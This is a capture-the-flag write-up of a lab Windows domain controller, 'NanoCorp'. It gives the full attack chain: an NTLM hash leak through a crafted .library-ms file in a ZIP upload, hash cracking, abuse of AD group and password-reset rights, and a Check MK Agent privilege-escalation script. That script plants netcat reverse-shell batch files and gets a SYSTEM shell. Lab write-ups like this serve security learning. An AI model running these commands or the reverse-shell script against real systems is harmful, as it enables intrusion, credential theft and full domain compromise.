
Synopsis
NanoCorp is a Hard-rated Windows machine built around an Active Directory domain controller. The foothold comes from a resume upload form on a subdomain that extracts ZIP files on the host, which lets a crafted .library-ms file coerce the server into leaking the web_svc NTLM hash over SMB. After cracking that hash, an AddSelf edge into the IT_SUPPORT group and a ForceChangePassword right over MONITORING_SVC open up WinRM access. Root comes from a race condition in the Check MK Agent 2.1 repair process (CVE-2024-0670) that runs attacker-controlled files as SYSTEM.
Enumeration
Port Scan
I ran a full service scan first to see what the target exposes:
root@jin:~# nmap -sVC 10.129.243.199 -vv
PORT      STATE SERVICE           REASON          VERSION
53/tcp    open  domain            syn-ack ttl 127 Simple DNS Plus
88/tcp    open  kerberos-sec      syn-ack ttl 127 Microsoft Windows Kerberos (server time: 2026-06-08 03:07:37Z)
135/tcp   open  msrpc             syn-ack ttl 127 Microsoft Windows RPC
139/tcp   open  netbios-ssn       syn-ack ttl 127 Microsoft Windows netbios-ssn
389/tcp   open  ldap              syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: nanocorp.htb, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?     syn-ack ttl 127
464/tcp   open  kpasswd5?         syn-ack ttl 127
593/tcp   open  ncacn_http        syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ldapssl?          syn-ack ttl 127
3268/tcp  open  ldap              syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: nanocorp.htb, Site: Default-First-Site-Name)
3269/tcp  open  globalcatLDAPssl? syn-ack ttl 127
5986/tcp  open  ssl/wsmans?       syn-ack ttl 127
9389/tcp  open  mc-nmf            syn-ack ttl 127 .NET Message Framing
49664/tcp open  msrpc             syn-ack ttl 127 Microsoft Windows RPC
49667/tcp open  msrpc             syn-ack ttl 127 Microsoft Windows RPC
64333/tcp open  ncacn_http        syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
64338/tcp open  msrpc             syn-ack ttl 127 Microsoft Windows RPC
64360/tcp open  msrpc             syn-ack ttl 127 Microsoft Windows RPC
Time Synchronization
This is an AD box, so Kerberos will break if my clock drifts too far from the DC. I synced my time to the target before doing anything else:
root@jin:~# sudo timedatectl set-ntp false
root@jin:~# sudo ntpdate 10.129.243.199
UDP Scan
I also ran udpx to quickly check for any interesting UDP services, which confirmed DNS, LDAP, NTP, and Kerberos.
root@jin:~# udpx -t 10.129.243.199

        __  ______  ____ _  __
       / / / / __ \/ __ \ |/ /
      / / / / / / / /_/ /   /
     / /_/ / /_/ / ____/   |
     \____/_____/_/   /_/|_|
         v1.0.7, by @nullt3r

2026/06/10 14:09:19 [+] Starting UDP scan on 1 target(s)
2026/06/10 14:09:22 [*] 10.129.243.199:53 (dns)
2026/06/10 14:09:23 [*] 10.129.243.199:389 (ldap)
2026/06/10 14:09:26 [*] 10.129.243.199:123 (ntp)
2026/06/10 14:09:34 [*] 10.129.243.199:88 (kerberos)
2026/06/10 14:09:47 [+] Scan completed
Initial AD Probing
Using NetExec, I pulled the domain name (nanocorp.htb) and generated a hosts file so I could resolve the Domain Controller (DC01):
root@jin:~# nxc smb 10.129.243.199 --generate-hosts-file h && sudo tee -a /etc/hosts < h && rm h
SMB         10.129.243.199  445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:nanocorp.htb) (signing:True) (SMBv1:None) (Null Auth:True)
10.129.243.199     DC01.nanocorp.htb nanocorp.htb DC01
I also generated a krb5.conf file, which is often handy for Kerberos attacks later in the chain.
root@jin:~# nxc smb 10.129.243.199 -u '' -p '' --generate-krb5-file nanocorp.krb5
SMB         10.129.243.199  445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:nanocorp.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.243.199  445    DC01             [+] krb5 conf saved to: nanocorp.krb5
SMB         10.129.243.199  445    DC01             [+] Run the following command to use the conf file: export KRB5_CONFIG=nanocorp.krb5
SMB         10.129.243.199  445    DC01             [+] nanocorp.htb\:
Unauthenticated Enumeration
I tried null sessions against SMB, LDAP, and RPC, but the domain is locked down for unauthenticated access. SMB returned access denied, and LDAP and RPC both needed a successful bind.
smb:
root@jin:~# nxc smb 10.129.243.199 -u '' -p '' --shares
SMB         10.129.243.199  445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:nanocorp.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.243.199  445    DC01             [+] nanocorp.htb\:
SMB         10.129.243.199  445    DC01             [-] Error enumerating shares: STATUS_ACCESS_DENIED
ldap:
root@jin:~# ldapsearch -x -H ldap://10.129.243.199 -s base namingcontexts
# extended LDIF
#
# LDAPv3
# base <> (default) with scope baseObject
# filter: (objectclass=*)
# requesting: namingcontexts
#

#
dn:
namingcontexts: DC=nanocorp,DC=htb
namingcontexts: CN=Configuration,DC=nanocorp,DC=htb
namingcontexts: CN=Schema,CN=Configuration,DC=nanocorp,DC=htb
namingcontexts: DC=DomainDnsZones,DC=nanocorp,DC=htb
namingcontexts: DC=ForestDnsZones,DC=nanocorp,DC=htb

# search result
search: 2
result: 0 Success

# numResponses: 2
# numEntries: 1root@jin:~# ldapsearch -x -H ldap://10.129.243.199 -b 'DC=nanocorp,DC=htb'
# extended LDIF
#
# LDAPv3
# base <DC=nanocorp,DC=htb> with scope subtree
# filter: (objectclass=*)
# requesting: ALL
#
# search result
search: 2
result: 1 Operations error
text: 000004DC: LdapErr: DSID-0C090CB6, comment: In order to perform this opera
tion a successful bind must be completed on the connection., data 0, v4f7c
# numResponses: 1rpcclient:
root@jin:~# rpcclient -U '' -N 10.129.243.199
rpcclient $> enumdomusers
result was NT_STATUS_ACCESS_DENIED
Web Application Enumeration
The domain side was locked down, so I moved to the web server on port 80. Fuzzing the web root with ffuf turned up nothing useful.
root@jin:~# ffuf -u http://nanocorp.htb/FUZZ -w /opt/seclists/Discovery/Web-Content/raft-medium-words-lowercase.txt -c

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://nanocorp.htb/FUZZ
 :: Wordlist         : FUZZ: /opt/seclists/Discovery/Web-Content/raft-medium-words-lowercase.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

.html                   [Status: 403, Size: 301, Words: 22, Lines: 10, Duration: 83ms]
js                      [Status: 301, Size: 333, Words: 22, Lines: 10, Duration: 87ms]
.htm                    [Status: 403, Size: 301, Words: 22, Lines: 10, Duration: 91ms]
css                     [Status: 301, Size: 334, Words: 22, Lines: 10, Duration: 91ms]
img                     [Status: 301, Size: 334, Words: 22, Lines: 10, Duration: 57ms]
webalizer               [Status: 403, Size: 301, Words: 22, Lines: 10, Duration: 55ms]
.                       [Status: 200, Size: 16212, Words: 8804, Lines: 229, Duration: 100ms]
phpmyadmin              [Status: 403, Size: 301, Words: 22, Lines: 10, Duration: 55ms]
.htaccess               [Status: 403, Size: 301, Words: 22, Lines: 10, Duration: 55ms]
.htc                    [Status: 403, Size: 301, Words: 22, Lines: 10, Duration: 56ms]
.html_var_de            [Status: 403, Size: 301, Words: 22, Lines: 10, Duration: 55ms]
licenses                [Status: 403, Size: 420, Words: 37, Lines: 12, Duration: 63ms]
server-status           [Status: 403, Size: 420, Words: 37, Lines: 12, Duration: 55ms]

...
However, exploring the site manually revealed an “Apply Now” button that redirects to a subdomain: hire.nanocorp.htb. I added this to my /etc/hosts file.

Foothold
Crafting the .library-ms Payload
On hire.nanocorp.htb there was a resume upload feature that openly accepts ZIP files.

The backend most likely extracts and reads the ZIP contents, so I tested for a file-parsing issue. Embedding a Windows library file (.library-ms) inside a ZIP can make Windows Explorer authenticate to an attacker-controlled SMB share (CVE-2025-24071).
I used a public PoC script (https://github.com/0x6rss/CVE-2025-24071_PoC/
) to build the payload, pointing it back at my tun0 IP.
root@jin:~# python3 x.py
Enter your file name: resume
Enter IP (EX: 192.168.1.162): 10.10.14.36
completed
Capturing and Cracking the Hash
Before uploading the crafted ZIP, I started Responder on my attacker machine. Once the file was uploaded and processed by the server, the backend system attempted to reach out to my IP, successfully capturing the NTLMv2 hash for the web_svc account.
root@jin:~# responder -I tun0
                                         __
  .----.-----.-----.-----.-----.-----.--|  |.-----.----.
  |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|

[+] Listening for events...

[SMB] NTLMv2-SSP Client   : 10.129.243.199
[SMB] NTLMv2-SSP Username : NANOCORP\web_svc
[SMB] NTLMv2-SSP Hash     : web_svc::NANOCORP:64307b3c96ed428e:ED9704448CA1479EC0565E10EB964A0E:0101000000000000003744D3E3F8DC012D8E5A90E86B9F77000000000200080039004C005400570001001E00570049004E002D005500460043004E00450051004200520056004C00580004003400570049004E002D005500460043004E00450051004200520056004C0058002E0039004C00540057002E004C004F00430041004C000300140039004C00540057002E004C004F00430041004C000500140039004C00540057002E004C004F00430041004C0007000800003744D3E3F8DC0106000400020000000800300030000000000000000000000000200000DFEDD5418DC6C736CD07399DFEA3E48705C532C5CBFED3CB526993E98E28EB390A001000000000000000000000000000000000000900200063006900660073002F00310030002E00310030002E00310034002E00330036000000000000000000
I passed the hash to Hashcat using the rockyou.txt wordlist and quickly cracked the password.
root@jin:~# hashcat web_svc.hash /usr/share/wordlists/rockyou.txt
Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385

WEB_SVC::NANOCORP:caafa90b2e5526f6:d03c6e2eb13580169efed3780a4daa3a:01010000000000008011477f9bf6dc018822f5e29a1239830000000002000800340057003300330001001e00570049004e002d0041005100560050005a00390031004c0049004a00550004003400570049004e002d0041005100560050005a00390031004c0049004a0055002e0034005700330033002e004c004f00430041004c000300140034005700330033002e004c004f00430041004c000500140034005700330033002e004c004f00430041004c00070008008011477f9bf6dc01060004000200000008003000300000000000000000000000002000001df663730e12cc771a3472a059f16f05378993bf9669b34f379681066b8bd2770a001000000000000000000000000000000000000900200063006900660073002f00310030002e00310030002e00310034002e00330036000000000000000000:dksehdgh712!@#

Session..........: hashcat
Status...........: Cracked
Credentials Gathered
| Username | Password | Source |
|---|---|---|
| web_svc | dksehdgh712!@# | NTLM hash leak (.library-ms) |
Lateral Movement
Authenticated SMB Enum
With a valid password, I checked the SMB shares again. web_svc only had standard read access, and there was nothing here to move forward with.
root@jin:~# nxc smb 10.129.243.199 -u web_svc -p 'dksehdgh712!@#' --shares
SMB         10.129.243.199  445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:nanocorp.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.243.199  445    DC01             [+] nanocorp.htb\web_svc:dksehdgh712!@#
SMB         10.129.243.199  445    DC01             [*] Enumerated shares
SMB         10.129.243.199  445    DC01             Share           Permissions     Remark
SMB         10.129.243.199  445    DC01             -----           -----------     ------
SMB         10.129.243.199  445    DC01             ADMIN$                          Remote Admin
SMB         10.129.243.199  445    DC01             C$                              Default share
SMB         10.129.243.199  445    DC01             IPC$            READ            Remote IPC
SMB         10.129.243.199  445    DC01             NETLOGON        READ            Logon server share
SMB         10.129.243.199  445    DC01             SYSVOL          READ            Logon server share
Mapping the Path in BloodHound
To see what else web_svc can do in the domain, I collected Active Directory data with RustHound.
root@jin:~# rusthound-ce -d nanocorp.htb -f dc01.nanocorp.htb -u web_svc -p 'dksehdgh712!@#' --zip
---------------------------------------------------
Initializing RustHound-CE at 14:23:01 on 06/10/26
Powered by @g0h4n_0
---------------------------------------------------

[2026-06-10T18:23:01Z INFO  rusthound_ce] Verbosity level: Info
[2026-06-10T18:23:01Z INFO  rusthound_ce] Collection method: All
[2026-06-10T18:23:01Z INFO  rusthound_ce::ldap] Connected to NANOCORP.HTB Active Directory!
[2026-06-10T18:23:01Z INFO  rusthound_ce::ldap] Starting data collection...
[2026-06-10T18:23:01Z INFO  rusthound_ce::ldap] Ldap filter : (objectClass=*)
[2026-06-10T18:23:02Z INFO  rusthound_ce::ldap] All data collected for NamingContext DC=nanocorp,DC=htb
[2026-06-10T18:23:02Z INFO  rusthound_ce::ldap] Ldap filter : (objectClass=*)
[2026-06-10T18:23:04Z INFO  rusthound_ce::ldap] All data collected for NamingContext CN=Configuration,DC=nanocorp,DC=htb
[2026-06-10T18:23:04Z INFO  rusthound_ce::ldap] Ldap filter : (objectClass=*)
[2026-06-10T18:23:06Z INFO  rusthound_ce::ldap] All data collected for NamingContext CN=Schema,CN=Configuration,DC=nanocorp,DC=htb
[2026-06-10T18:23:06Z INFO  rusthound_ce::ldap] Ldap filter : (objectClass=*)
[2026-06-10T18:23:06Z INFO  rusthound_ce::ldap] All data collected for NamingContext DC=DomainDnsZones,DC=nanocorp,DC=htb
[2026-06-10T18:23:06Z INFO  rusthound_ce::ldap] Ldap filter : (objectClass=*)
[2026-06-10T18:23:06Z INFO  rusthound_ce::ldap] All data collected for NamingContext DC=ForestDnsZones,DC=nanocorp,DC=htb
[2026-06-10T18:23:06Z INFO  rusthound_ce::api] Starting the LDAP objects parsing...
[2026-06-10T18:23:06Z INFO  rusthound_ce::api] Parsing LDAP objects finished!
[2026-06-10T18:23:06Z INFO  rusthound_ce::json::checker] Starting checker to replace some values...
[2026-06-10T18:23:06Z INFO  rusthound_ce::json::checker] Checking and replacing some values finished!
[2026-06-10T18:23:06Z INFO  rusthound_ce::json::maker::common] 6 users parsed!
[2026-06-10T18:23:06Z INFO  rusthound_ce::json::maker::common] 61 groups parsed!
[2026-06-10T18:23:06Z INFO  rusthound_ce::json::maker::common] 1 computers parsed!
[2026-06-10T18:23:06Z INFO  rusthound_ce::json::maker::common] 2 ous parsed!
[2026-06-10T18:23:06Z INFO  rusthound_ce::json::maker::common] 1 domains parsed!
[2026-06-10T18:23:06Z INFO  rusthound_ce::json::maker::common] 2 gpos parsed!
[2026-06-10T18:23:06Z INFO  rusthound_ce::json::maker::common] 73 containers parsed!
[2026-06-10T18:23:06Z INFO  rusthound_ce::json::maker::common] .//20260610142306_nanocorp-htb_rusthound-ce.zip created!

RustHound-CE Enumeration Completed at 14:23:06 on 06/10/26! Happy Graphing!

Importing the data into BloodHound CE revealed a very clear attack path.
First, web_svc has an AddSelf edge to the IT-SUPPORT group. This means our compromised user can directly add itself to this administrative group.

Second, the IT_SUPPORT group has ForceChangePassword rights over the user MONITORING_SVC. This means anyone in the group can change that user’s password without knowing the old one.
Abusing AddSelf and ForceChangePassword
I ran the chain with bloodyAD. First I added web_svc to the IT_SUPPORT group.
root@jin:~# bloodyAD -d nanocorp.htb -u web_svc -p 'dksehdgh712!@#' --host 10.129.243.199 add groupMember "IT_SUPPORT" web_svc
[+] web_svc added to IT_SUPPORT
Next, because I was now in the group, I changed the password for the MONITORING_SVC user:
root@jin:~# bloodyAD -d nanocorp.htb -u web_svc -p 'dksehdgh712!@#' --host 10.129.243.199 set password "MONITORING_SVC" 'Password@123!'
[+] Password changed successfully!
Accessing the Machine (Evil-WinRM)
With the new password for MONITORING_SVC, I requested a TGT. I used it to log into the server using Evil-WinRM and read the user flag.
root@jin:~# KRB5_CONFIG=nanocorp.krb5 impacket-getTGT nanocorp.htb/monitoring_svc:'Password@123!'
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Saving ticket in monitoring_svc.ccacheroot@jin:~# export KRB5_CONFIG=nanocorp.krb5
root@jin:~# KRB5CCNAME=monitoring_svc.ccache evil-winrm -i dc01.nanocorp.htb -r nanocorp.htb -S
Evil-WinRM shell v3.9
Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion
Warning: SSL enabled
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\monitoring_svc\Documents> type ..\Desktop\user.txt
20cccc156836322f7a12f68fd29cd75aPrivilege Escalation
Enumerating Installed Software
Now that I am on the server, I checked the Windows Registry to see what software is installed. I found a program called Check MK Agent 2.1:
*Evil-WinRM* PS C:\Users\monitoring_svc\Documents> Get-ItemProperty 'HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\*\InstallProperties' | Where-Object { $_.DisplayName -like '*mk*' } | Select-Object DisplayName, DisplayVersion, LocalPackage

DisplayName        DisplayVersion LocalPackage
-----------        -------------- ------------
Check MK Agent 2.1 2.1.0.50010    C:\Windows\Installer\1e6f2.msi
CVE-2024-0670 Race Condition
I searched online and found a Local Privilege Escalation (LPE) vulnerability for this exact version (CVE-2024-0670).
This vulnerability happens when we trigger a repair process for the software. The repair creates temporary files in C:\Windows\Temp\. We can quickly replace these files with our own malicious code (this is called a race condition). Because the repair runs as the SYSTEM user, our code will also run as SYSTEM.
root.ps1:
# CONFIG
$LHOST = "10.10.14.36"
$LPORT = "9001"
$NcPath = "C:\programdata\nc64.exe"
$MinPID = 1000
$MaxPID = 15000

# PAYLOAD
$BatchPayload = "@echo off`r`n$NcPath -e cmd.exe $LHOST $LPORT"

# FIND MSI
$msi = (Get-ItemProperty 'HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\*\InstallProperties' | Where-Object { $_.DisplayName -like '*mk*' } | Select-Object -First 1).LocalPackage

# SEED TRAP
Write-Host "[*] Seeding trap files..."
foreach ($ctr in 0..1) {
    for ($num = $MinPID; $num -le $MaxPID; $num++) {
        $filePath = "C:\Windows\Temp\cmk_all_$($num)_$($ctr).cmd"
        try {
            [System.IO.File]::WriteAllText($filePath, $BatchPayload, [System.Text.Encoding]::ASCII)
            Set-ItemProperty -Path $filePath -Name IsReadOnly -Value $true -ErrorAction SilentlyContinue
        } catch {}
    }
}

# TRIGGER
Write-Host "[*] Triggering repair..."
Start-Process "msiexec.exe" -ArgumentList "/fa `"$msi`" /qn" -Wait
I used RunasCs.exe to trigger the script (as MSI repairs often require an interactive context) while a netcat listener waited on my machine.
*Evil-WinRM* PS C:\programdata> .\RunasCs.exe web_svc@nanocorp.htb "dksehdgh712!@#" "powershell.exe -ExecutionPolicy Bypass -File C:\programdata\root.ps1"

[*] Seeding trap files...
[*] Triggering repair...
SYSTEM Shell
The exploit worked! The repair process ran my code, and I received a SYSTEM shell. Finally, I read the root flag.
jin@localhost:~# rlwrap nc -lnvp 9001
listening on [any] 9001 ...
connect to [10.10.14.36] from (UNKNOWN) [10.129.243.199] 53416
Microsoft Windows [Version 10.0.20348.3207]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>type \users\administrator\desktop\root.txt
8a7bf23b72e753e37ce30e26b650478b